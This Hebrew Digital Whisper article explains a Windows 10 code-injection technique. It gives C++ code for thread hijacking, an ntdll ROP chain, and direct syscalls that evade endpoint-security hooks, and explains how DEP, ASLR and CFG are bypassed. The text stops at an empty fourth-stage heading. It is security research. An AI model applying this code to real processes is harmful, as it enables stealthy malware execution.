digital whisper
Technologic Papers

Stable Rite of Passage

מאת גל יניב

הקדמה

ישנן שיטות רבות לביצוע הזרקת קוד ואלו רק הולכות ונהיות מתוחכמות יותר ויותר עם השנים. בעבר, הזרקת קוד יכלה להתבצע בצורה פשוטה יחסית, אך בעקבות השיפור המשמעותי במערכות ההגנה השונות, בין אם בפיתוח מנגנוני הגנה חדשים במערכת ההפעלה (Windows 10) ובין אם בהתקדמות המשמעותית במערכות הגנת הקצה אין הדבר פשוט עוד. כתוצאה מכך, חוקרים/האקרים נאלצים לבצע מחקר מעמיק בנושא אשר מטרתו למצוא את הדרך לעקוף את אותן הגנות ולפתח שיטות חדשות להזרקת קוד. בניגוד להתפתחות המתמדת של אותן שיטות, השאלה אשר מנחה חוקרים/האקרים במימוש מתקפה מסוג זה נשארה דומה:

כיצד ניתן לכתוב ולהריץ קוד זדוני בתהליך מרוחק מבלי שמנגנוני ההגנה השונים או מערכות הגנת הקצה יעצרו אותנו וכן מבלי שמשתמש הקצה יבחין בביצוע הפעולה?

שאלה פשוטה אך ביצועה מאתגר ובעוד כמה שנים הרבה יותר מאתגר (אסביר בהמשך). במאמר זה נפרק את השאלה לארבעה שלבים כאשר כל אחד מהם יתמודד עם אספקט אחר שלה. **בשלב הראשון** נחליט על הדרך בה נזריק ונריץ את הקוד שלנו בתהליך המרוחק. **בשלב השני** נלמד על מנגנוני ההגנה השונים של Windows 10 (הרלוונטיים למאמר זה) ועל הדרכים לעקוף אותם. **בשלב השלישי** אציג שיטה חדשה להתחמקות מהוקים של מוצרי הגנת הקצה, ו**בשלב הרביעי** אציג שיטה נוספת אשר תדאג לכך שמשתמש הקצה לא יבחין בהרצת הקוד שלנו. בתום ביצוע כלל השלבים תעמוד לרשותנו תוכנה מלאה ויציבה אשר מיועדת להזרקת קוד. השיטות שנעבור עליהן הוצגו ע"י עומר יאיר לפני כחצי שנה בכנס BSidesTLV. בסוף המאמר אוסיף קישור להרצאה, הצפייה בה מומלצת ביותר!

אציין שאני יוצא מנקודת הנחה כי הקורא מכיר C/C++ ו-Windows Internals ברמה טובה. חשוב להכיר את הנושאים הללו בכדי להפיק ממאמר זה את המרב.

יאללה, יצאנו לדרך!

השלב הראשון

בשלב הראשון אנחנו צריכים להחליט על השיטה בה נרצה להזריק ולהריץ את הקוד שלנו. בתוכנה אשר תוצג במאמר אנחנו נבנה ROP Chain אשר יורכב מחלקי קוד מספריית ntdll.dll ונשתמש בטכניקה של Thread Hijacking בשביל להריצו. בשלבים הבאים נדבר על מה יכיל ה-ROP, אבל כרגע אנחנו רק בוחרים את השיטה הכללית. בואו נסתכל על החלקים השונים מהם התוכנה שלנו תורכב:

1. אנחנו נתחיל בלאתר את ה-Thread עליו נשתלט בתהליך המוזרק:

```
do
{
    if (thread32.th32OwnerProcessID != this->data->remote_thread_info.processId || thread32.th32ThreadID == 0) continue;

    hThreadHandle = OpenThread(THREAD_ALL_ACCESS, FALSE, thread32.th32ThreadID);

    if (hThreadHandle == NULL) continue;

    else {
        this->data->remote_thread_info.threadId = thread32.th32ThreadID;
        this->data->remote_thread_info.hThread = hThreadHandle;
        CloseHandle(hThreadSnapshot);
        return 1;
    }

} while (Thread32Next(hThreadSnapshot, &thread32));
```

2. לאחר מכן נעצור את ה-Thread שבחרנו ונשמור את ה-Context שלו:

```
cout << "[+] Suspending thread" << endl;
SuspendThread(this->data->remote_thread_info.hThread);

CONTEXT ctx;
ctx.ContextFlags = CONTEXT_ALL;
cout << "[+] Getting thread context" << endl;
BOOL success = GetThreadContext(this->data->remote_thread_info.hThread, &ctx);

if (!success) {
    cout << "[+] Unable to get thread context\n" << EXIT_PROGRAM_COMMENT << endl;
    return 0;
}

cout << "[+] Old RSP value: " << (PVOID)ctx.Rsp << " || Old RIP value: " << (PVOID)ctx.Rip << endl;
```

3. ניצור Section ונמפה אותו לזיכרון התהליך (אליו נכתוב את ה-payload שלנו):

```
PVOID srop_class::CreateSharedSection() {

    HANDLE hLocalSection = CreateFileMappingA(
        (HANDLE)-1,
        NULL,
        PAGE_EXECUTE_READWRITE,
        0,
        this->data->payload_info.payloadSize,
        NULL);

    if (hLocalSection == NULL) {

        cout << "[+] CreateFileMappingA error: " << GetLastError() << endl;
        return NULL;
    }

    PVOID address = MapViewOfFile(
        hLocalSection,
        FILE_MAP_READ | FILE_MAP_WRITE,
        NULL,
        NULL,
        NULL);

    if (address == NULL) {

        cout << "[+] MapViewOfFile error: " << GetLastError() << endl;
        return NULL;
    }
```

4. ניצור HANDLE נוסף ל-Section שמיפינו ונעביר אותו לתהליך המוזרק:

```
DWORD success = DuplicateHandle(
    GetCurrentProcess(),
    hLocalSection,
    this->data->remote_thread_info.hProcess,
    &this->data->section_info.hRemoteSection,
    0,
    0,
    DUPLICATE_SAME_ACCESS);

if (!success) {
    cout << "[+] Unable to duplicate handles, error: " << GetLastError() << endl;
    return NULL;
}

cout << "[+] Remote section handle value: " << (PVOID)this->data->section_info.hRemoteSection << endl;
```

5. נכתוב את ה-payload שלנו בתוך ה-Section שיצרנו:

```
cout << "[+] Copying payload to shared section" << endl;
memcpy(address, payload, sizeof(payload));
memcpy((helper_functions::memmem(address, sizeof(payload), "\x11\x11\x11\x11\x11\x11\x11\x11", 8)), text, 8);
memcpy((helper_functions::memmem(address, sizeof(payload), "\x22\x22\x22\x22\x22\x22\x22\x22", 8)), caption, 8);
memcpy((helper_functions::memmem(address, sizeof(payload), "\x33\x33\x33\x33\x33\x33\x33\x33", 8)), &hMessageBoxA, 8);

cout << "[+] Unmapping local section" << endl;
UnmapViewOfFile(address);
```

6. נבנה ROP Chain כאשר אחת ממטרותיו תהיה למפות את ה-Section שיצרנו לזיכרון התהליך המוזרק (ע"י NtMapViewOfSection) ולהריץ את ה-payload שבתוכו:

```
⊞DWORD srop_class::CreateROP() { ... }
```

7. נשנה את rsp של ה-Thread לתחילת ה-ROP שלנו ואת rip של ה-Thread ל-ROP Gadget הראשון שנרצה להריץ:

```
this->data->context_info.newRSP = this->data->context_info.oldRSP - 0x2000;
this->data->context_info.newRIP = saveoldRcx;
```

8. נכתוב את ה-ROP שבנינו לאזור שנקצה בתהליך המוזרק:

```
WriteProcessMemory(
    this->data->remote_thread_info.hProcess,
    (PVOID)this->data->context_info.newRSP,
    this->data->rop_info.ROP,
    this->data->rop_info.ROPSize,
    &bytesWritten);
```

9. נעדכן את ה-Context של ה-Thread (לאחר השינויים שביצענו) ונחזיר אותו לריצה:

```
cout << "[+] Setting new thread context" << endl;
SetThreadContext(this->data->remote_thread_info.hThread, &ctx);


cout << "[+] Resuming thread" << endl;
ResumeThread(this->data->remote_thread_info.hThread);
```

השלב השני

בשלב השני נעבור על מנגנוני ההגנה השונים של Windows 10 אשר משפיעים על הזרקת והרצת הקוד שלנו וכן על דרכי ההתמודדות איתם. להלן המנגנונים הרלוונטים:

DEP

DEP או Data Execution Prevention הינו מנגנון אשר מונע הרצת קוד מדפי מידע בתהליך. לדוגמא, המחסנית של תהליך נטענת לזיכרון בתוך דפי מידע באופן דיפולטיבי ולכן DEP מונע הרצת קוד ממנה. הסיבה לכך כפי שאתם בטח יודעים היא מניעת מתקפות מסוג Buffer Overflow.

<u>כיצד נעקוף?</u>

הדרך הפשוטה והמוכרת ביותר היא באמצעות טכניקת Return-oriented programming. נשתמש בקטעי קוד (ROP gadgets) מתוך ספריות אשר טעונות בתהליך המוזרק (במקרה שלנו נשתמש בספריית ntdll.dll), את הכתובות לקטעי הקוד שבחרנו יחד עם פרמטרים נוספים נשמור באזור בזיכרון של התהליך ולאחר מכן נריץ את ה-ROP Chain שבנינו. פרט חשוב הוא שב-Windows 10 ספריית ntdll.dll נטענת באופן אוטומטי לכל תהליך שנוצר במערכת ובעקבות זאת אנחנו יכולים להסתמך על קטעי הקוד של ספרייה זו.

ASLR

ASLR או Address Space Layout Randomization הינו מנגנון אשר נועד למנוע מטכניקות כמו Return-Oriented Programming לנצל כתובות ידועות של תמונות אשר נטענות לתהליכים במערכת. לכל ספרייה או קובץ הרצה (לדוגמא: ntdll.dll) יש כתובת וירטואלית מועדפת לטעינה ובעבר ה-Loader היה טוען את אותן תמונות למיקום זה (במידה והמיקום אינו תפוס). בעקבות זאת, תוקפים ידעו למפות את הזיכרון הווירטואלי של התהליכים השונים בצורה טובה ובכך להשיג את כתובות קטעי הקוד שהם צריכים בשביל לבנות ROP Chain. היום המצב שונה מכיוון שלכתובת המועדפת בתמונות השונות שקומפלו עם מנגנון ASLR אין כלל חשיבות. התמונה נטענת למיקום רנדומאלי בזיכרון של תהליך ולכן התוקפים לא יכולים לדעת היכן נמצאים קטעי הקוד אותם הם צריכים.

<u>כיצד נעקוף?</u>

במערכת ההפעלה Windows 10 תמונה אשר נטענת לתהליך כלשהו בפעם הראשונה (לאחר אתחול) נטענת לכתובת רנדומאלית הנבחרת ע"י ה-ASLR. לאחר מכן, כל טעינה של אותה תמונה בתהליכים נוספים תהיה בכתובת הזהה לכתובת בה נטענה התמונה בתהליך הראשון. מכאן נובע כי כאשר תהליך א' טוען את ntdll.dll ותהליך ב' טוען את ntdll.dll אזי ntdll.dll תיטען באותה כתובת וירטואלית בשני התהליכים. מכיוון שאנחנו מריצים את התוכנה אשר תזריק את הקוד על המחשב הנתקף (במקרה הזה המחשב שלי), מיקום ntdll.dll בתהליך המזריק ומיקום ntdll.dll בתהליך המוזרק זהה ולכן ASLR לא משפיע עלינו.

התהליך המוזרק:

```
Ldr.InMemoryOrderModuleList:          000001cf17823eb0 . 000001cf31ee4c30
                Base TimeStamp                     Module
          7ff624a50000 fce6740d Jun 15 11:23:41 2104 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
          7ffc67d80000 45a49e53 Jun 10 10:05:39 2007 C:\WINDOWS\System32\ntdll.dll
          7ffc67b10000 39c32a9b Sep 16 11:08:59 2000 C:\WINDOWS\System32\KERNEL32.DLL
```

התהליך המזריק:

```
Ldr.InMemoryOrderModuleList:          0000028d7d5b42d0 . 0000028d7d5b6d20
                Base TimeStamp                     Module
          7ff710ae0000 60267f50 Feb 12 15:14:56 2021 C:\Users\User\Desktop\Windows\ROP_Research_Solution\x64\Debug\Stable_Rite_Of_Passage.exe
          7ffc67d80000 45a49e53 Jan 10 10:05:39 2007 C:\WINDOWS\SYSTEM32\ntdll.dll
          7ffc67b10000 39c32a9b Sep 16 11:08:59 2000 C:\WINDOWS\System32\KERNEL32.DLL
```

CFG


CFG או Control-Flow Guard הינו מנגנון אשר נועד לוודא את תקינותן של קריאות לא ישירות לפונקציות בזמן ריצה. קריאה ישירה היא קריאה לפונקציות ספרייה (Exported functions) או לפונקציות של קובץ הרצה. להלן דוגמא עבור קריאה ישירה ל-NtMapViewOfSection:

```
loc_180065965:
mov     [rsp+78h+var_30], eax
lea     r8, [rsp+78h+var_20]
mov     [rsp+78h+var_38], r9d
lea     rax, [rsp+78h+var_18]
mov     [rsp+78h+var_40], 1
xor     r9d, r9d
mov     [rsp+78h+var_48], rax
or      rdx, 0FFFFFFFFFFFFFFFFh
lea     rax, [rsp+78h+var_28]
mov     rcx, r10
mov     [rsp+78h+var_50], rax
mov     [rsp+78h+var_58], rbx
call    cs:__imp_NtMapViewOfSection
nop     dword ptr [rax+rax+00h]
test    eax, eax
js      short loc_1800659D9
```

לעומת זאת, קריאה שאינה ישירה היא קריאה לפונקציה אשר כתובתה **לקוחה מתוך אוגר**. לדוגמא:


```
loc_140001085:
mov     ecx, ebx
call    qword ptr [rdi]
inc     ebx
cmp     ebx, 0Ah
jl      short loc_140001085
```

כפי שניתן לראות מהתמונה, במקרה זה מתבצעת קריאה לא ישירה לפונקציה שכתובתה שמורה בתוך אוגר rdi. הסכנה בקריאות הלא ישירות היא שתוקף עלול לשנות את ערך האוגר ממנו לקוחה הכתובת לפונקציה ובכך לשנות את מהלך ריצתו התקין של התהליך. הדרך בה ה-CFG פותר את הבעיה היא ע"י יצירת Bitmap בזיכרון של כל תהליך שקומפל עם מנגנון זה ובו מסומנות הפונקציות המאושרות להרצה. כאשר תתבצע קריאה לא ישירה לפונקציה ה-CFG ייגש ל-Bitmap של התהליך ויוודא האם הפונקציה מאושרת להרצה. להלן איור המציג את מבנה ה-Bitmap - כל נקודה שחורה מציגה פונקציה אשר מאושרת להרצה:



[מקור: https://www.trendmicro.com/en_us/research/15/a/exploring-control-flow-guard-in-windows-10.html]

ולצורך המחשת התהליך של ה-CFG:




[מקור: https://docs.microsoft.com/en-us/windows/win32/secbp/control-flow-guard]

כיצד נעקוף?

הקריאות אשר בהן ה-CFG מבצע את הבדיקה לתקינות כתובת הפונקציה הן קריאות jmp ו-call, כך שלמעשה ה-CFG חוסם טכניקות מסוג JOP ו-COP, אך אינו חוסם טכניקות מסוג ROP (מבוסס על קריאות ret). מכיוון שאנחנו נשתמש ב-ROP על מנת להריץ את הקוד המוזרק אזי ה-CFG לא ישפיע עלינו.

RFG

RFG או Return-Flow Guard הינו הצעה למימוש תוכנתי של מנגנון CET (יוצג בהמשך המאמר) אשר מטרתו לוודא כי כתובות החזרה בזמן ריצת תהליך אינן משתנות. מנגנון זה מקצה 1 טרה-ביט של זיכרון הנגיש ב-User Mode כאשר באזור זה ימצאו "מחסניות צללים" של ה-Threads השונים במערכת. הכתובת למחסנית הצללים הרלוונטית ל-Thread תישמר באוגר FS. במהלך ריצתו של ה-Thread ערכי כתובות החזרה אשר נשמרים במחסנית ישמרו גם כן במחסנית הצללים ולפני כל קריאת ret תתבצע בדיקה אם ישנו שוני בין כתובת החזרה במחסנית של ה-Thread לבין כתובת החזרה במחסנית הצללים. במידה ולא קיים שוני, תתבצע קריאת ה-ret, אך במידה וקיים שוני התהליך יקרוס. למעשה, שילוב של CFG יחד עם RFG מונע מאתנו לבצע שינוי בקריאות call, jmp ו-ret ובכך מונע מאתנו להשתלט על ריצתו התקנית של התהליך. להלן איור המציג את מחסנית הצללים (לקוח ממאמרו של אייל איטקין על מנגנון זה אשר פורסם בגיליון 87):




כיצד נעקוף?

אחד מחברי הצוות האדום של מיקרוסופט מצא חולשה מסוג Race-Condition ב-RFG אשר ניצולה מביא להבסת המנגנון. לאחר מציאת החולשה הצוות האדום של מיקרוסופט בנו PoC המנצל אותה ובבדיקת יעילות ה-PoC נמצא כי הוא הצליח לעקוף את המנגנון בכל הפעמים שנבדק. כתוצאה מכך, החברה החליטה לבטל את פיתוח מנגנון זה ולהמתין ל-CET. מכיוון ש-RFG לא יצא לפועל, אין לנו סיבה לחשוש ממנו בכתיבת ה-ROP שלנו.

CET

CET או Control-Flow Enforcement Technology הינו מנגנון שמטרתו לבלום באופן מוחלט טכניקות מסוג Return-oriented programming. מיקרוסופט בשיתוף פעולה עם אינטל יפתחו מימוש חומרתי ל-"מחסניות הצללים" (בדומה למה שהוצג ב-RFG) ובכך כל קריאת ret תעבור בדיקה מול מחסנית הצללים המתאימה ל-Thread ממנו בוצעה הקריאה בכדי לוודא כי אין שינוי בכתובת החזרה. להלן תרשים שפרסמה אינטל המציג את מנגנון CET:



[מקור: https://newsroom.intel.com/editorials/intel-cet-answers-call-protect-common-malware-threats]

כפי שניתן לראות בתרשים, אינטל פיתחה בתוך מנגנון זה אמצעים נוספים אשר יעזרו בזיהוי מתקפות מסוג COP/JOP. ראינו כבר קודם שמנגנון CFG דואג למניעת מתקפות מסוג זה, אבל אין ספק שהגנות נוספות תמיד יכולות להועיל.

כיצד נעקוף?

מנגנון זה יצא לאור בספטמבר 2020 כחלק ממעבדי אינטל החדשים- מעבדי Tiger Lake. כמו כן, מייקרוסופט החלה לתמוך בגרסאות האחרונות שלה במנגנון זה מבחינה תוכנתית. אין ספק שמהרגע שמעבדים אלו יהיו הנפוצים בשוק שיטות כמו ROP יהיו קשות מאוד לביצוע אם בכלל אפשריות (זוכרים שאמרתי בתחילת המאמר שעוד כמה שנים יהיה קשה לבצע הזרקת קוד, אז זו הסיבה), אך מכיוון שייקח עוד זמן להפצתם, בכתיבת התוכנה עבור מאמר זה לא נושפע ממנגנון זה.

השלב השלישי

אחת הבעיות המרכזיות בביצוע הזרקות קוד היא זיהוי הפעילות ע"י מערכות הגנת הקצה. מערכות אלו שמות הוקים על פונקציות רבות, למשל על הפונקציות בספריית ntdll.dll, ובעזרתם מגלות פעילויות זדוניות במערכת. גם על פונקציית NtMapViewOfSection ככל הנראה מערכות רבות ישימו הוק על מנת לזהות בין היתר התקפות מסוג הזרקת קוד. בעקבות זאת, אם נקרא לפונקציה זו מתוך ה-ROP על מנת למפות את ה-Section עם ה-payload שלנו ככל הנראה ניתפס.

אז כיצד ניתן להריץ את הפונקציה תוך עקיפת אותם הוקים? כאן נכנסת שיטת Rite of Passage.

בעת הרצת פונקציה באופן ישיר מ-User Mode אנחנו מבצעים רוטינה מסוימת אשר בסופה (לרוב) העבודה תעבור לקרנל ע"י קריאת syscall, שם מתבצעת עיקר העבודה.

זו הדרך הרגילה והתקנית להרצת פונקציה, אבל אנחנו נעשה את זה אחרת. בשונה מהדרך הרגילה, אנחנו נעביר את הפרמטרים שמקבלת הפונקציה ונרכיב את רוטינת הפונקציה ע"י שימוש ב-ROP Gadgets ולבסוף נבצע קריאה ישירה ל-syscall.

שיטה זו תאפשר לנו להריץ את NtMapViewOfSection בצורה עקיפה (לא דרך ספריית ntdll.dll) ובכך להתחמק מההוקים של מערכות ההגנה. בשביל להבין איך נעשה זאת בואו נסתכל תחילה על הגדרת פונקציית NtMapViewOfSection:

```
; Exported entry 407. NtMapViewOfSection
; Exported entry 1946. ZwMapViewOfSection

public ZwMapViewOfSection
ZwMapViewOfSection proc near
mov     r10, rcx        ; NtMapViewOfSection
mov     eax, 28h
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_18009CBF5

syscall                 ; Low latency system call
retn

loc_18009CBF5:          ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh             ; DS:SI -> counted CR-terminated command string
retn
ZwMapViewOfSection endp
```

כפי שניתן לראות בתמונה, הרוטינה בפונקציה זו מעבירה את תוכן אוגר rcx לאוגר r10 ואת הערך 28h ל-rax. לאחר מכן תתרחש בדיקה הקשורה לאופן ביצוע ה-SystemCall (מערכת ההפעלה הרצה כ-VM ב-HyperV מתנהגת אחרת. לא רלוונטי אלינו) ובמידה והכל תקין תבוצע קריאת ה-syscall עצמה.

בהמשך אנחנו נעביר לקרנל את שם ה-Service שירוץ (מטבלת SSDT) יהיה ה-Service המצוי באוגר rax, כלומר Service 28h. בואו נסתכל עכשיו על הפרמטרים שמקבלת פונקציית NtMapViewOfSection:

```
NTSYSAPI NTSTATUS NTAPI NtMapViewOfSection(
    HANDLE SectionHandle,
    HANDLE ProcessHandle,
    PVOID* BaseAddress,
    ULONG_PTR ZeroBits,
    SIZE_T CommitSize,
    PLARGE_INTEGER SectionOffset,
    PSIZE_T ViewSize,
    SECTION_INHERIT InheritDisposition,
    ULONG AllocationType,
ULONG Protect
);
```

ע"פ קונבנציית x64 ארבעת הפרמטרים הראשונים שמקבלת הפונקציה עוברים דרך האוגרים rcx, rdx, r8 ו-r9 ולכן במקרה זה SectionHandle יעבור דרך אוגר rcx, ProcessHandle דרך rdx, BaseAddress דרך r8 ו-ZeroBits דרך r9. שאר הפרמטרים יעברו דרך המחסנית בצורה הרגילה.

אחרי שהבנו מה מבצעת הפונקציה ואיך עוברים הפרמטרים לפונקציה, בואו נחשוב איך נריץ אותה בעצמנו. אנחנו יכולים להתחיל בלהזין את האוגרים בפרמטרים הרלוונטים לפונקציה (ע"י gadget popregs) ולשמור את שאר הפרמטרים ב-ROP שלנו (ישמש כמחסנית).

popregs:

```
DWORD64 popregs = helper_functions::SearchRopGadgets("\x58\x5A\x59\x41\x58\x41\x59\x41\x5A\x41\x5B\xC3", 12);
/*
0:  58                      pop    rax
1:  5a                      pop    rdx
2:  59                      pop    rcx
3:  41 58                   pop    r8
5:  41 59                   pop    r9
7:  41 5a                   pop    r10
9:  41 5b                   pop    r11
10: c3                      ret
*/
```

שימו לב שב-ROP Gadget הזה אנחנו מזינים גם את r10 ו-rax שכפי שאתם בטח זוכרים הם האוגרים אשר מתעדכנים ברוטינה של הפונקציה. בעקבות זאת, אנחנו יכולים להשתמש ב-ROP Gadget הזה גם בשביל להזין את הפרמטרים של הפונקציה באוגרים המתאימים וגם לבצע את הרוטינה עצמה. בכך אנחנו הורגים שתי ציפורים במכה אחת - לא יכולנו לבקש יותר מזה. כעת, כל מה שנותר לנו לעשות זה לבצע את ה-syscall. חשוב שאת הקריאה ל-syscall נבצע מפונקציה שאנחנו יודעים בוודאות שלא עושים עליה הוק בכדי שנדע שה-syscall אכן קיים ולא נדרס על ידי ההוק עצמו.

איך נמצא פונקציה כזאת? אז מסתבר שישנן פונקציות בספריית ntdll.dll שלא יכולות לשמש לפעולות זדוניות ולכן גם מערכות הגנת הקצה לא מבצעות עליהן הוק. אחת מפונקציות אלו היא פונקציית NtYieldExecution אשר מחליפה מקרים של Sleep(0) ובעצם נותנת למערכת ההפעלה להחליט אם

להמשיך להריץ את ה-Thread או לעשות context switch ל-Thread אחר. בעקבות זאת, אנחנו נשתמש בפונקציה זו על מנת לבצע את קריאת ה-syscall שלנו.

פונקציית NtYieldExecution:

```
; Exported entry 664. NtYieldExecution
; Exported entry 2203. ZwYieldExecution

public ZwYieldExecution
ZwYieldExecution proc near
mov     r10, rcx        ; NtYieldExecution
mov     eax, 46h
test    byte ptr ds:7FFE0308h, 1
jnz     short loc_18009CFB5
```

```
syscall                 ; Low latency system call
retn
```

```
loc_18009CFB5:          ; DOS 2+ internal - EXECUTE COMMAND
int     2Eh             ; DS:SI -> counted CR-terminated command string
retn
ZwYieldExecution endp
```

ROP Gadget שיבצע את ה-syscall:


```
DWORD64 syscall = (DWORD64)GetProcAddress((HMODULE)hModuleNtdll, "NtYieldExecution") + 0x12;
```

החלק ב-ROP שלנו אשר יבצע את הקריאה ל-NtMapViewOfSection:

```
ROP[count++] = popregs;
ROP[count++] = 0x28; // NtMapViewOfSection
ROP[count++] = -1;
ROP[count++] = (DWORD64)this->data->section_info.hRemoteSection; // pop rcx
DWORD64 payloadAddress = count++;
ROP[count++] = NULL;
ROP[count++] = (DWORD64)this->data->section_info.hRemoteSection; // pop r10
ROP[count++] = NULL;
ROP[count++] = syscall;
ROP[count++] = add58;
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = 0;
ROP[count++] = NULL;
DWORD64 ViewSize = count++;
ROP[count++] = 2;
ROP[count++] = NULL;
ROP[count++] = PAGE_EXECUTE_READWRITE;
ROP[count++] = NULL;
```

השלב הרביעי

